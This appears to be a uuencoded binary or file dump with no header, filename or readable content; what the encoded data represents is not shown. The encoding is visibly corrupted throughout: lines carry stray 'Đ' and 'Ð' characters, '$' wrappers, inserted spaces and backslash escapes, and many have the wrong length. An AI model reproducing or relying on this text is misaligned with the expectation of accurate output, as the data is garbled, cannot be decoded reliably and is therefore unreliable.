 $M_SQ7Z-(1V@6R5Q*'4Z\&@K9.FJLYK;%<]%(8(WZ7%F-98,3F>B(E-LZ7*/+LD))$ MQ_80PN&;^%2=IL/)V:M)V=^!'_+F"I`)\$CA*RXJF',?EPBFUE&Q)EB;H84LFD M)LL+O\FZ>;'OT+1?I48"#%D#U9)GY4B?FX(16`:E8P-6^SX!VI_RAK\$Q/G4:Đ MBLT1Z\$\5SF'CQH>QJ3(3L!1T;<-Z5HTF+\^4]EE"6CGP1,\$(B(B+V2GFH416D MF6!L#)/'`=?!X>#W\$.LI?4<64^%%36KL;10"-,`+IF45F+#7?Q^U9K5VB5I/Đ $MWA(<?(J))38A*_=DJ?/X!$MNLDX+=$YU_<;8]$^_!*ZD/I>H*GB,?\;"I%41D$ $MG/MR3B*9PZM+<@^,X5^["W#?<IUZRV:9C6Q1%>;/$,! -:2F\2A=`7U*4M$)D$ MW+RZ)>.]CP#'[0B>-#:=EL*A7R4)/TNT/B2P#)@)75BD:`FQGQV6B#M+;?-^Đ M-*04J#>16W<5<+6@;ND3?Y=ODKW\$P8PLEY"R8A]#=5TOQ%&O1G'-`YEWA<C/Đ M2+[+PV351H>+&[_C*?#F6A]RXE7P3`'T2:)I/J<00SSP!]9]9U!XJN>>=Z0:D M6"K*I(O,!5KGSE\^"UG)G0#.'`]A9Q)M:-;9/4"V+;LZK<&"J_3VBPR?)AP6Đ $M\&2J"V6T^CD=#_F--19=^3],O!\\:(^<^YCV)5^$YYO12GPBRT5S-1;+,RH6D$ M@G&>\$'IH=WIRK3Y=U<=<NL;I7E23[)T@A;@=Z*Q&TOP4/*]*@LK;-&Z1G,-LÐ $M/<6.&W=$Z-YG2X!9A)29&,1&XPEC/:\I!-@,=X)B`TH]9PLC&O1[+HU-G6@JD$ MXR; *\A2, (8.\$`H^B/(Q8T]C*K(-IK:PZ)`0BL=0A+L8&BK5`!=.+)\A53\5LD MO&,91!<)9,V&W:59`"B\(,:+(0`*+\[5WH(X1##2AO=N%XP+D#\$<2:*<HXR\$Đ M<0X\K5'+"Q:\G,UJ^JS!I]'3UN",;`75`T(;C_?!(7/'`Z:.I\06X%CSDR%^Đ M(P\MCGES&HQ1!'[M:%JY6+\5'8Z?5LI#OI)O#MZSN/EBX,K_5KQFLUE>SI#5Đ $MC = ELVI < 23KP8Y5 < 2 > MQ#_-.1$ / /&P4] - 0R / [?% RY ** [^\H] MMXXF2U " M7_+D$ M44L]ES&>>KEIG!Q)#>_2ZUPPP3L\]Z>9ZB<Q-#I5]F@9SUH&\TW_&;\$P)`EĐ MAR(U.XR/J!7?\$H4V;08C]AQYBA=A_"A1^D#3FY2R9X+J)68*(C8@V31,^-JĐ MBA\$[I?PYS)"QVF>R3L,JLQ'XMRO&>IN4_6'3\$><Z5@W[X4*Q`TH]5'3ZY?."Đ M4,GC=)?DOSTDR#_6F]@6D\$SD7_"G=%%]0]<HL0N7I>88; `8N9.\$OZ)P[Z&7Đ MKE\Z=YT/_^CR(&`VJJO58)>M+MUTZJ<DQ^+0<7EY.4#JX'K6LZ2?>E):)0NZD MCYX-=6^W.ZZ)WN_\$GO,;J'\$?)`:Z^\ZQ=K/5/:@#7V<ENM=T\)KP?X?#EUS.Đ M'TZ<+=&\2W98Y&'&3HGHSVO9BZXD^II*Y[*K#MW6C'2.20>\&#R^*Z&"I;W;D M)MS+!>.ZZ%ZC9BG[4>: "OYW1Z3S"YM>"&H_4=(\$I'U61KFGKH6^NT>ZWZS3LĐ M*E/[>R\$BWO3E)+XZ\ZQ>`ZF%.`1BUZS`U'D90U]]^A?@CM)U?8R0EM2G'A,ZĐ M2ZERVA/J^-'+P\$@H*B.#GQ`H"K@M:[=9YP[B9'/WCC50:V3NY>WM<;?0+\`#Đ M41^&E1O?:'Y,2TP9X`8Z#2@,610J/T0^6H;X)PQ'A/=S-DZRJ0(P%I>,\$N<OĐ M4]E4P\$SNY^+41X(6JTXDJNI":'1!0G6WH3+MDR\$K0**AW)V#.1B?EWX=A+`9Đ $M4-C'8B89.J6'=,8Y/_,R1_=&JQ^MG?\\&G(]F$P7-E/XQ/8XUSD9,1-#(U**CD)$ MA*M+MGLJ'M-`^.X!F\6\\$6UM[:UP=L6DV;:GVOTSF!]."SSBJH/[%H,^F2"1Đ MG@QQJ<C>T/5>9UM.B\H=W/D=U.'_Z<J_^NO*&\^6E);"++(#62:Z`C?5K:TCĐ M6LVJR0+L[:*9`1W`88PH"XLU78GP2#VE+]RW5\$3_*W#80:,._<MW)B:!#S!PĐ M?='.S\$6FZ\>EO@MIZI1)N^B9&2XTW<<;PL[F:&\$L2JV(2B.@<&NAF6;VCU61Đ MS,;)6? $F[FO7?^&9.3SX<\#E/$S:M$6O'+F3N0;W^L^G)9;)EJ/O\R_O>%-^\D$ MW3\ZBD-Z:&QJ;J9"COT[83?E[!AB@*MB9,G(.%)1T]LAUN?/37H@_+<1P93\D MRP.YN9BW+9DTR,@PAR,6FVC&EJ8[N*!--;"`:FIJZA0F8]((V2%\$'>"]C<?FÐ MN(VT>3MH:30^..C@]F.:FEC_^()S#7#V]G]_\$+MW+KB^ANN63EBE\$Q,86FW>Đ M4\$+'X;BMAHW(Z0>]QBJVO2`<7\$=OB!_%A3MKWZR66095X)/?YED5?4RC+N_/Ð MRDZ[_.:YTL>(XQ"CN*1SG-QA?H\$WC^]4B7V-I@Z,XMT'&=85;0Q8K^Q9!UOBĐ MIDT'LRIP[QMP33+/0W>1EPS?O;@`8<K;1.KQ@H?O>N;Z5&6VK2QDU-GR\:B8D $MDKN\&\L(`8QX^/C%0!=9V=GE2\H'K%Z94O)`_'?BS9>]5><.T3KS@4/G,+!Đ$ MP7\$,0W+\[DG/'MM)'7XDR*J9F'P=P6B(7!-@M;\$XK\0X5SF>XXY+J5+9-IJ3Đ MWV9#ZZ#\H58><\`\P\1\$T`?B(K@Y-XJ>O^0SU5*P59`<7<3"PAJ_MM<.YHVTĐ M; HUL! \$NMYAHE.C-"MP5#N10/K[<O7\XZD.'9^\$EKL"93#'I:ES7XYDCA10D>Đ M`>NA]+D`X2/Y1<L:/<5"QM%G_BJ3F%1`:IK.UBC_<7S%,3.:IB"/!7:06"!UĐ MC=F6))L:95U04/)DJ50!]\BW#0@2\J[?M0:":\>,\!08F9X.[XT(%^U\5?HWD M=;6AW*CRZ/GJG?Y0K*'\W'*Q<Z]3I"%?NZXWEO20'_QO*)\$50#WV%*\;'+9DĐ M1SQF%A9*3A@_MJ.\$6V>+I(AE)?7O3Y<FO#/)4M%OZ*EK_V45G_*><&%Q4>3<D MA?ZV1\CTOM;*:]@[7W=J-345 ^ *7JOJ2D4%\V/F!D]=A)=\8]'BE*4W]=KLĐ MXB)!+2#N='UNN<8B+E8_/NF19%%3\8!SY\#Y8,;B.9;R%R"-VU\$>I)"BE3^/Đ M 6G*,E+ BOW"W<\$FS)IOT7/D'L-\$K]HT8G#H3(%1U#[3C?BK,O\$^LWZ+E/5*Đ MBU8?2QLW-/*,^!^88-W_/YN7=W3^XMK2U?I"V^7)+\6VC#1_Y(6GT"H#>VJ!Đ MPD(P_1#%;8#5]K^6V^<Y5/]*5\$F,K+)W)AOO]V[5/H(KY:DKK;8:92TL+&*0Đ MD+;P)@MS'2C"R_;I]_;W_"`]-"7^I./25W^62%L7^)N,%VHL5/172;\$:/^ZQĐ $M(\$DCQ`8I_TC^R:)\#.E\$18VD9U]LKN2EM^94\W*\$7\$J2,\$WZS;A;[Y=",8/.!Ð$ MF2ME/NK0+!(/1;Z5EGV`U`A]DGSP+NI<Q69PN`<3EL(&ASK6L7LW=YDJ#J]/Ð MR4/'@J!(X02<MAS5H^1LM#-EEHI].V4Y2!`WG(OP9G#`@VC'"N-#O'`OQ,KQĐ

M<LG_)*JT_G<U>IVT=>DJ-?FHI[9VWD(WV`)P2]D9JAPH=F?K\#I@OO(G.)K7D M<<?@3-'/]\$L(`Z"RNIH"P7U-51EDAA!.'X!`*N"PTN(>^T):&CI,:6G<%KFFD M6Z9TF'V^?. `645EEO%B`45K:XAO\Q1D5S*,5PS;JW27IGW6_[A>:H'SW,@[HD M&.0]E?:^'>\I9,!S`E2]!\(@M\$]Q`\$?B/#,DA&PCO"'/(I'US(V&UE8>:JM!Đ $MN=A?+_9Y(VU\$B7"(\C[4<,,_Y85"]@4'1=V!26GB)\$NF):\$O_V/CT5,QK10<-D_V$ M<(3EP?(/+)7Q'=?-;GHD1L);6S/%Y;5T.E=SO&DT9R%%%[QPAU&8X0!I4[K"Đ M>@V9I6:LX8D!Y9 3\6'W\$01<>YCB5=91@G7*;/#)4\GW\BAM9IS?JG*)\$\$X9Đ M=A.Q-?DQ3)L,[464/HOP&,LK:=.ENK?E"<X/YXZ(\$M&L+JM>2,>%G5B<"'I'Ð M*IL.FI")Q\$>E[9WMMA6:1BFTJ&WLU;KCY+\$FW\P7;J,7-*<W#^M4X_96-7XJĐ M].AQ>C'("W>.EYYZ2""%QSI[/2N0-8BP&K`H^+U&R@NRG#0,'#9"0,OT,@4ZĐ MKB*G42!V5@1#IE'=C.Q]I8N`;`/-\''1%P]:&J\>6I?9-WJ9=>&;/XUW]D.>Đ M)U^&D:S:\$Q]7]TEB@"\$6@&OC!L?PX;KJQ.>9_O:6<]:_4/2I9"(]_3ZR?@!1Đ M_U2T_.90YU0E8C>K1HYO.U,'6\"LAV1&31X220Q.*GMB9P4&%E4C:[?Q@\$E4Đ $M < GMO!/B:.6P5"_?=V#X-*[;(?&#\^#G9D?E$H\SN*:8+?)\4+OO9YL]Y[&1JD]$ M1]`9;FFD*O/@D+V5^Z\$1PLB*MK`.B0ZZOV8\$^)20>DG`>H7^`[2@)1T\"8*6Đ MVY-TG13,SLRR'M3"DD;T(7^K[I`=B4*L7I[1XV4,["U:7@Y_/UTCKA6L2T+7Đ M54_ODP0U50X82_DD]MIRZ12LZ%"6[)Y)8)0AA'2U7F2<=.8>>INF+5&U\$Đ ML`%[&6\/S819?@;\$"Z]X5@L<S(\ENI(X?&[IX%K?Q;C]'2Q\$AJ/O^5JZDKZXÐ MO#RAE=*=\$:C#Q#U*VM*'R\6[5V8<E^#\$36CV#IX_@>R#YSPV`Z\1F?<A<'#(D MFZN313+E:(_@/B&`U:1.?(YUJTP.-<EI0O/*MDD?>`ALYCU;/G^C;!-D67COĐ M%M#ME@3F"DQ+D0]9#0#_K=5]I*YJEZ3_3^?).D[]0HJ(.EW7:XN*O3V%.*7QĐ $M\&.3CO*+V(K)0XPW1G_A=Q%'"3SR\>WF8)F?K/6P^3P(ID>)7:=S<%$J]U+S/Ð$ MCR=Q&(>SFOHT*55>FQW!Q.+._<A%F_TM`++7/*N\]J5]2:#8\0;)Z6SOSV8&Đ M"T;LG8<(X>ZA>5GM>-C-GI+S(SB?4\KWE\U98N;NYN:^7SCDMDCB)A^X6[\$5D MXZ,NT@5,_,;7Z2,9(B+RM60>M&SLDI++P(^'R^P'YU,;6DJBKWZR@,?4]LQWĐ M,\NNJQ3NWXS*RC2S&Z'83-IY)]8C(U60!XS,AJU\$Q0;MD41I=T<D[L(A`_T'Đ M:BH8HOA2V&,R`Y?]N5T_=5C=>I/7(5%TCB",,.MQ'E"T5F9Z\D#T.%MUU.3FD ME_`X9VW3R0.G,[\YDVU=Z^E5(SW:J/S9O32'0R_"X^M'G4];M-@I\V,].;-[Đ M#THO_-E_\$*DND]^D"C&HV"']1:*9X_^1&Z]Y&&VDK9H,Y=5:M-19,<2\$LIA,D MPH4+\>(((_DW/-T1;#:O/K.>.R<,E>K??N0][Z>(5FM3@]9KHH>2O;M>\<ABĐ MU&U`(]8W45'3BOS=KZ"BIXH#%-\09[UZ_#?'.//5NSK2UEZ00^_F]9C/T\56Đ $\verb|MO&HF0_7.<|(Q&ZSFG2F9I=!+T$,DBJ&[CM7ODD]<.T7EUEAX&CL\\:N\\IKAW!QD$ $M360K#"3J$/^L5XT/L?\:7XG\&PJ!MHFN>P2]_Y37U)1^*A9[,N3_&S]^=)09D$ $\texttt{M} > : \texttt{M} \lor \texttt{Z}^0 \lor \texttt{F} \mathsf{N} 1 \lor \texttt{Q} \mathsf{D}^8 < \texttt{S} \mathsf{N} 4 \& \mathsf{H} \mathsf{H} - 4 \& \mathsf{D} - 0 \] \ \texttt{K} 8 9^8 \] \ \texttt{C} . \ 1 + \ \mathsf{F} \ \texttt{S} \ \mathsf{F} \ \mathsf{$ MOGWK/ZI?+5X+ITFW>R-*L)B?G2UR<?\Y]VFIT7%+@WN%MNW%^]\JU6\4 Z]Ð M-)]2E=ZDD>UPT2\TLNPI\$?:UCZ9`_['D?[_))\&_2&)2--I@V"79N%>P.N!UD M+4SY&"BT)X7R,%]M-H#QS;UEOX1DD'_,O;#EKDQC8,S'.Z/&I48&*%8N<.U>Đ $M^{.02BG,P[QI+L^{'EW}-\&P7]9Q<,C.-W[\#C$_)X<P.WQ6VCU*NK5-?,7Y>'&KD}$ MGR*3DN2V7VISGB:#]F"F(JXOD26I\\^OX4Q.A4SW=?:`/"VZEC87%^HG&A3JĐ MMJI N]60^` E8/XF\$W<,!I+!:U]?D?1J<4</"-O&9*9+2SIHWS\$?#/ZU.AD7Đ MYMXB=)F-*IM=B"-S:\$D9QR0R"D:A`Y>TGPC>0/4&AQBB5Q&1NWURY5!/`EQ.Đ MBI::-]T.T#"\/2'TIH=I`_):"MMLWZ["W=E3%,!`&K=)3(67&3[,IS`O&66RĐ M?SW:,"!OLC3AR+45X46PW/?8WX5WSS4C2*\G*R!Y^]??CF=EBGNQ@"M.BPS,D M"JZ+I3RSRB^6GS.RKPJ\?+70*E3'^WM%2^!,&\$*!%Q1^/K!8-RH@[QEH?+5%Đ $\label{eq:mro*g/+} $$MRO*G/+`&("9M,$9@P96&#O(Y"Q<3\PR,BWO%\89Y9G+2OP6@M7=T$-<12U:^D$ MJQDY&.D)VT(DA09=FNJJZN5:T]&-6)4J>#R<'/[:W__>\TN3"UNTJ+P\8N54D M]IKFXL_TU)2X\$DJ>20%`0UT]"\$+(X)^!D>RH`=GCW&':KQ5\`6[>LI*2[YHKÐ M1K\M,81?&*A%ZBP;`+%*+Y4BB&0=.J[3&(;RDZ<M`OB/89^G.7NLP<4K8OR%Đ M7B_:G9"P\%PKG"0Y_(AS@7BGL8C=\$'C;?:G;WZ;*8J?2Y5/P:M#!?G)IB?OZĐ MV35K\$Q%*6G\$NZVFO((<1UF96;7)Z,TC1Z\$6!R#]XYTQ@LE`C.1`?+XN0&<M=Đ M;Y,8U`O"VQ1^6)Z?9X;!D/L1N&A3Y%,8]1NUL8?U:4LUP/&C5XJ5SO[X*`C\$Đ M3*D1&7*CF,TJ5*#UBH"RC(R)*XXXI-1G9::D8X]`&VPSZOD(^Y27'I 4A)8VĐ M'!]2%8/[MT]Y8B)V0@PE!/*;E2E=`7RKF%(\>WAR?&R303)<RDJ=PDNG#.;MD M.)>`%G@^#`L5#+^,%HEYI3"O*\1VMERGD+)NC]\GJCB*#G\$K7Y?RASH84'Y-Đ M[I'ZZ4#SN.LM_15#WV=8ZOG\$SY]:8-[\$XMGX!#9'PNI5.L=PD+67#'2EP3Y7Đ M*'W3U\$7:"I7IGPV?,[>ICDG_90<SU?>'PO^\$(/*A,T?\$8W"UKX>(4U:FB@2FĐ MC>L8D=N0SNW'<8>-Y<[>\11N2E"KYB`*N*C3M?Q-@X#+CDA(4&,S&R5\0!ECD M:E*_@#I]W=_R&NNUXDJKZB8BAX8+"%L:%`I_@),86#42.SRR,=/PW.+C4D*D

M,P&:X>Z),38V_`DCZCD!(@>S\])E>16T0)J6=(I([A/85-2]MS4-V_KJE,'EĐ $M+).@\HOWO=[\#(*+MCF'L1X$4&FR/4$6[LR]ZV\U[G"%@W+XJ])2.2=[AV25YD]$ M,)!HJ&`2N)Q[]4DPPYS_2(B0>#W00Q4\$2-N]+3A_B@^[)H_4.0!B>/?\FCW4D M_V=_\^"&([FUXW]X@)K-J."XM1?53G"M;K8_U<%2T!25ZFCYYOT"U_M/.DATD $M^{;MY}F<1;AHJ=U!*:[3M'Z,0Q**8F+^A_56PM$Z"9J7FW&%;>\%R4(^@\S'D)$ M#TI)3(@NX/7+*DH27E#1\+>1GAZRD&M_.ZGT9^-VL]PJTM]N9W[,OP9C;C+OĐ MIX?"4ZH+*DR/-Q-KZ^N'+O<F\XN++6BRW+]G1O9RFOOM*!V/N`7Y6H]@=;S4Đ MJ%JMZB)2NHLLCHH>N_K"\$`[Y&B2P!5&!%Q#82`[;,9JPO)AAHGZ1,L(^9V=GĐ M2&G-H-08S:@^X1#\$W2IRUK=FC=:5]6\ZQAFJV0L\$G0#_.<CNUFD\/+:P6[-LD MQ^BW>;=XMO3:16Q][#V1CNR0&4!J?P-?'NGK1UUH!F")-:"\$^'D0]S.@\$=36Đ M.J>>6#HZ5D_-3LN^%VC@X^?+;R\$/UFB_#,G%"#GXKJ30,O0@=EP'EI"^0!1D M]4AJ[+J[>'M3+@YM-5J8."[J9LA@3\$&4>2*.&RIQ*`T!9P?"IPRW6/3@[B<GD MIF"Z\`UD8G'^K(VB\X#LU<+L6?>=[T+DPH'NEYX95]MAK.F<@JY:<XN['M_"Đ M^2) ACB! &U5&C1JG\L, -NF^!/&X*#UBP5#*(B=/70JP>L:<T+9TU^[+'43FL6Đ] MOK'NVA1`\U&M5QW.6=4GQNW;_I.[COS?B8B-51,LOT><VK83]P&K50*^>+>-Đ $MA V"G1V/C^]ASW=G43[,P@W[-/^6^8B"G=C"3D_W?Y>"DEYXJ3]8^,:P\20[DEYXJ3]8^,$ __5A2?8'\S+NONYW`&-\ZMX<QW:9%6M/,U34V9SRW%OQ_OB!<5!CM;)PRCD M9MX_,/=*!#+]W.L<2((5QWBR7D\$&Y(E(B.ZP*1HM)/,#/^;#>%R@!640\II>Đ M*'G@##K\$S@44AN1HRG]NEDH!1!\$/049F<V&I0%Z7E\$E\$\96L"50SHU:61;?:D M>\$P;#P6VUX.?,@XE__*!/9ANZ>KCVW%K,!T?F4*EUHM&33XR,;;[4%R?3.\$]D ME'>ETSR+=\8Y8:A%W6B"PL(,DI0MJJ(W3-"U[TEPV,EP';I?O6;>D_`&LWWSĐ M>EBYKO@ZL8\SJ\=P?](FKR@(<S?8NLMW=PSSW.W*BGUQFB9!C(Z>]NLY?;ACD $M_+J"' L$H1WMV1+U^5D\9^PF-&?<"W.1BJ?BI$>.MK8G=A75N"&M3JMG0=V$D$ MY9114@2+K#![OB@<X<*!\[G[.0&QHMGTKK\1,S`3'@WKSQ@TF2CE2<O8=ZS7Đ M+S@H#PX[(NZY9^USJ/18G[7<;W!_I[RBN?,?T!_89M-:NL*?^+M`C5O+W[]9Đ $\texttt{M-YL8} + \texttt{5,4} ! \texttt{Y<4A@>C(2KIMZ}[."&XOCN1&L=VT)(\#/*`@HHSIWVL4E=\C;XD) }$ M0:QI1^8_KF3+(@EFW3PKRHV,[4(5UD7AW31@/'3\SN%U%LMB89)7/0JJ'4[GĐ M4C`=RPQT1!U,K3W8E--_3&4.+2VE/UT).V'O(F:%DOIB<*("].T%PU7&)X8%D M(D:2<;X6R.9V!9;MBY;Y<S.!J="I][#863]K@ZW'<2U)%C6Y;LLZ@65AO>/`Ð $ME' = <SOR]W246&0116J5-I1(ZY"L3+R^{T[L&D+;X<"K6('WO?BD8:H0=]S>.D)$ M4&C4?*2&2WVX<;A&JM:4M7P56EWX<EC4,C*;`^C:VC.)+O;,4':AGK0[(E,IĐ M2FR"/P21:&YX1!L]VK5\5-L3HT3D+214<1E`:Z#9OEE/NJHI>U>&Y_9Y^>[NÐ $\label{eq:mojaps:2V8P"} \texttt{MO,J@PS.`?V8P")G`A$V@:9M$DY3==-C06B,+Y&&MW28R4Z$7EO+]ZW'SB1\#ED} \\ \texttt{ED} = -C06B,+Y&&MW28R4Z$7EO+]ZW'SB1\#ED \\ \texttt{MO,J} = -C06B,+Y&&MW28R4Z$7EO+]ZW'SB1#ED \\ \texttt{MO,J} = -C06B,+Y&&MW28R4Z$7EO+]ZW'SB1 \\ \texttt{MO,J} = -C06B,+Y&&MW28R4Z$7EO+\\ \texttt{MO,J} = -C06B,+Y&&MW28R4Z$7EO+\\ \texttt{MO,J} = -C06B,+Y&&MW28R4Z$7EO+\\ \texttt{MO,J} = -C06B,+Y&MW28R4Z$7EO+\\ \texttt{MO,J} = -C06B,+Y&MW28A,+Y&MW28A+\\ \texttt{MO,J} = -C06B,+Y&MW2A+\\ \texttt{MO,J} = -C06B,+Y&MW2A+\\ \texttt{MO,J} = -C06B,+Y&MW2A+\\ \texttt{MO,J} = -C06B,+Y&MW2A+\\ \texttt{MO,J} = -C06$ M5^N)T/?+T@6#%]&+]`JX]:_S=T/-*`IZSL7G0;5SQHK-%059PSUE6Q2.\$C_;Đ MF(/*YRX7[J9:_\$+SHR(^.4`CF_N`-)63T"3%MC\@(C``9U'PGZH4ZT0CFMPTĐ MO+3`1%:HC=-B*2Z(;Q=V93.%L%\$X,4KE*:T@VD(Y<-9C0IL+SXZWC4(Q@.56Đ MUB&R_8X2M2MXG@R,B\B!`GFUX1;Q1Z(1J*%1K^L\K>8`JVV+)13U`ER4)`TYÐ M9CI6.; FX9!NM<; AO\$(PE; EG.])?UXO->+SE.4R4DD+'C; 2:^HC";=`Q``2PNĐ M^K1F_9LKR0,?[5/U66I(;.QD=T!-.60]S"#IG':0AR/\2>6G]&;OTJ4O_!"UD MN(;PU1CMO\$1G^'@X8Q,/\UD/XJD!FTUAADMJNN>@8UY!D[K068A23@[07^"ZĐ M<4SY \$#P1\$@IU50^#BM*F#D+NFO4>%D%;B?B+N1M]73\ES5YNW=U03^P%G,PD M[=,:N.14\-P$(X3<0%19>#9@F2J^P$ADL1L6Z^YB96$0E?T00)/*Z%]&C\CD$ M*/VYO.Z<*DUYB\O+XXZ/A?9\$BH!J:K5(/ZQU?MKUEZ3*!HC:Q-9=83<D!.H:Đ M&J\G(ZT*0G4;_XVO>L5^4&()0H<1ACI];HEDRJT*Y!&889N=,KM[6/0=G;D,Đ $\texttt{M9S=\&R4`)B7Q)YM@N>K\$,</93>0`?FZD\#;+]6UI@)T,+-/!45\$]C=EL9E';]HD$ MTZR\'/9S!X.%[\]UBL8PL<AAQ9F:&.B("&=[?Z@WZS&NSFO6?\$JXPYW\9F&3"Đ $M-\-;$ \$C8AXHGH@(?FBCKU&; `6S=%1AMT?(U9F;-/NH+'-LH7%Q37/Z>`Q^+"RĐ MW9B*46*J?H=&-I.\7MA-B3C2UNKSD]+M=9MM4E++)I**C<W,W*#DYCG?8:78Đ MEIGP?:.\95\$<122/BK8.=]>RE32*P"EI,=CV*W9%+=:*OL&F;._YK0-WY8"%D M+\G6_RI-7S;A-6NW1T<5&X^;]/NAKJM,[]&`"=+ETTDG:DE@>:UB2;K8TIS<Đ M&32,/^RK#U^>HYV<G`;M^XA8\I%BOL4RRA@K"=''>W\R&08\[FO\8!H:+&11Đ MD68K&NU?73V+?(ZE(?*J\$=B3D1JXW<EB\7EH:Y/!AIOZIC9(I?]`B*],1I1QĐ $MU\#'-:**$)'Z..<\/KR?\X@>)13"Y69V\BS]VWZ.7?:WQ^\<[[@DF)O"`<`P]Ð $\label{eq:mbeq:mbeq:mbeq:mbeq:mbe} $$ MB@<Y8ZY)W5D-S6!5+9<.I]2QZC!(X9;I2J!.2'%(]1#8J+E],`[\N\FE-$B#D]$ $$ B$ $$$ M\>7'OUMQ;CB6K,'KVJH-1UBKN%PAH?8*:W4X#,PVT,'<K<N<9=%@^N/5A07ZĐ M%[!'E::BAK`D5)VST2%]FDJS1%,C@NN`QI-VQ]"U)I^4\$L4\$<YZBE584)[:*Đ MDJ37H\$&E>S8&W-89DS^[^=.=2?26Y>:^E3G,8F`!C8>U)QO&,B\$?FRXO+[]9Đ $\label{eq:md:wf} $$MD?W;>I)T-/8L/M^.RG\\([_SPFJ(>1RFUJY4,*B@G6X"QO+'YV&"W]W6/*W`D) $$B$$ M,[@1_5VVD^FZ-YS(3X*!=DUN!D%9WF+^I3(,L3*VM'!)%V6`#9<F,#X-9.U0Đ M-5:\`3EPUMY^<<[2AGA\<-[.FUTX2P?Q_KHNQ"7YEG>BS)48)@\$N[G-A8?X`Đ M55PD*YCUC/J?M7[G5\$*[18:E).`*(SBFO/C%M!76+U]]%.B_F@-TAQIK@#)&Đ

M-K: '4RBR[J8*T=YH4;_U?X^FY7LXX:EOW-RND#"A+"?'DV@N]/EIYNW*=XH)D MIRU\$: "SG3\$Q\$<5F)7S!.K(\OYT9I::D<[KDF`(6EPK/P6Z)93%\IJJXZPJ",D MN@RO[C`?WT)^H>V7\$BT`1H"Z#QE+X^#WF?!O26QVH-C7]XER_6@?.W!'<.LOĐ MR4,:\%Z+:TUF`6.7C;='BC[>`;FIO\$F:APGE#\T6C3B;)D!ZKZ-&C68.C'"'Ð M6G#L&`O[7,IZ"P;Z/53N\$'3+C&U`C-51DX[JAQ?.D!=?[[4NZ^X_<8X>(V#SĐ M6=5P<LH8)>C.+Q(B$-!,R"J?':OT1:1/R$3C^AM/QDJ'*/IX;J_0)E6OT9"Đ$ MS#?5G?"6(*'8%R3'%XQRS<QM(^DF6*GFN-GK@.WF11\$K5M'(P'^XAK#U2J'0Đ $MZ?0.W_!^{,s}.E_0>-76XFZHIK"?^{DG+J}W7^{F[YW1@-D0"FLZR>($"+<WGPD-D0"FLZR>($"+<WGPD-D0"FLZR>($"+<WGPD-D0"FLZR>($"+<WGPD-D0"FLZR>($"+<WGPD-D0"FLZR>($"+<WGPD-D0"FLZR>($"+<WGPD-D0"FLZR>($"+<WGPD-D0"FLZR>($"+<WGPD-D0"FLZR>($"+<WGPD-D0"FLZR>($"+<WGPD-D0"FLZR>($"+<WGPD-D0"FLZR>($"+<WGPD-D0"FLZR>($"+<WGPD-D0"FLZR>($"+<WGPD-D0"FLZR>($"+<WGPD-D0"FLZR-P0"FLZR>($"+<WGPD-D0"FLZR-P0"$ M(^GD=^/E)F<VS(C%&OM<)R?G=B;KKX-VF7.9!7\$1E`V>?X,UK.MA^3SEHB*ZĐ MJAKP]^2ONRF=G\$1TJTTCGA0"JP.<6`>LPH"#_2VNX=R`9I?R2\$S\$-!D/Y6[2D M%Z#!Z7U1:RI547?RT#I9`HL)4NP4.I;[JOQ\B9W/@T2E@.JQN3%*+MY(.O8^Đ MAZ+#L(D.F<\\$W+L9X\I"6*AOUE*>@4/AT#\$YZ@7IF11%;IB%;Z^O'P!>?M6D M+FA!AEA7_[%RO#[#6RH95>`+)J#]^J<[Q];F0X]'S=X+,_Z3>O/B&]ZRX^W\D MTZ8C]*\OSN+7"M;W7>4(CM;"P=IG2-)7+7+9`V*F"=CA!1EEKMASY,2P(6<\D M:5(W\$0NP@<MDD[?F:..G3)<[,,>B%>FD"?DJ>%JU];#LJ+(K367BSHPYVLQPÐ MP\ARTM?;PYG9?1<>30ED<4GQZZ[>27W.;N5"CT14]!:>40DWWJB9]=:^YDIJĐ MO+ZJ+AAA'*+SZ!!DTZMBIDBF>#^^CIY/.`2L^.3QW\$2B.2#D%*9A=JX7Z\$D/Đ M&'Z_"&]_!=D#A8,R7'AWS`B&TMV`!QLU0I;N?RC#\$]C22NVLV-(\$XI<=2)35D M]SEARRJO#COJ\Y[-^;9R6OV(/?=>>`*D\.HP^]WJBW/9.EOHBSMD\$56\$>[?0Đ M"3]!ME`P&Q\EN8F]1T..]J*UT#+_;K3B1O^[T>IO\$:7UO^WR.OVWDV&@%X=KĐ MXQ]8@DA^K^3?00#?U#1^A.8<:)+6-;PR-S?_J@2>F>'BW8P6LQ=R\]W"*TQ1Đ M-LJM+9=`T:S+PH_V1[#_P*9(H/JQ"JEY0S1_XC>'V/:+470TMF&\SBL?[(@LD M*2U5M1JI)C7M*([6_<JD66G`P\QMZDY'(\$BM^<YHK3,0\$L;'2(*@&WF/QV[ZĐ M*7"8S]`H,CVL,8Q8O^=SXNT/_TROGKS9%A][X-,/H_FBV<E"I21MRB?&#]#MD MM[21AOO.9=G-N<[U'S)O*,6VQ[+T&;^72U:],(=K_<OAFB7?<9'A2:@@P,:#Đ M#,^C6^)DKH]_Z(H-HZ76I!I;FA+24_ZISHHN#&X=&I!Y=&.#F,;5H8&YNE%_Ð M>!IG'4!;4H]][A3SD\$.`!VV_T5-P1I:.(!2`TJ-IS&>+QB?M_"'[P,(<;:0PĐ MB<^9686WJ6EM'1'\$YV_7!5+Q4@5\KO7D[BQPZEKTMG!\N:3I1GFZ1^B)+7UD MS^J\DY-L6+&&E-6F(_3XZV&(H75U=6L\$3JQ+!;@+`X71NI]Q_`&.+[HH+375Đ M:5P7B6V2/X`MS?4KZR[GB<7V@!:2E[S6?!^EY`W]AY0C8HFTWO"C.><T5!9>Đ M,QPQ/^-:YA>'6R]?3>A%&LI1;#\>UFG08F#_389Y`+I7U6DL;(1MM)-_0@STÐ MWCRFERH"TC:8BVNOR:C&^M;C"+9(.V\$9G&C)\$L,(@=DB]!E!K_[HV_GVR=AAĐ $\texttt{MX} \\ \texttt{M} \\$ MXPU8.=^>E0-:9%#C3CZHFYOCB5+L4<WHPU>D6OUJ/&\$;T)1/8TJ?RF`.8:E]D M'^@NWE/7;B"L6BQ06MIIL!9UY<KX:&6H')_DE5(1;4)F!*%J5!JR.IOIR9GEÐ M,M1>MT6\"-<#6S^M-]1&C\UA`*-F#IRPI%8P>2.!%TA5:/4U`!TA=@H^8(N4Đ $\texttt{MEG[5V\&2"'V.6/.,U\#84/(TMNXW,:<7!Z^9HWT>1VW>S/O\@29?IR.+^<:S\&UD)}$ MP%G?6_LR4_A?@)-H&[&</!P)F0,0PIF6SN\$'H#(VHNR)5K@]HBA'(%E06I@XĐ MWE+N'>[&-]WQ->Z79/U!, 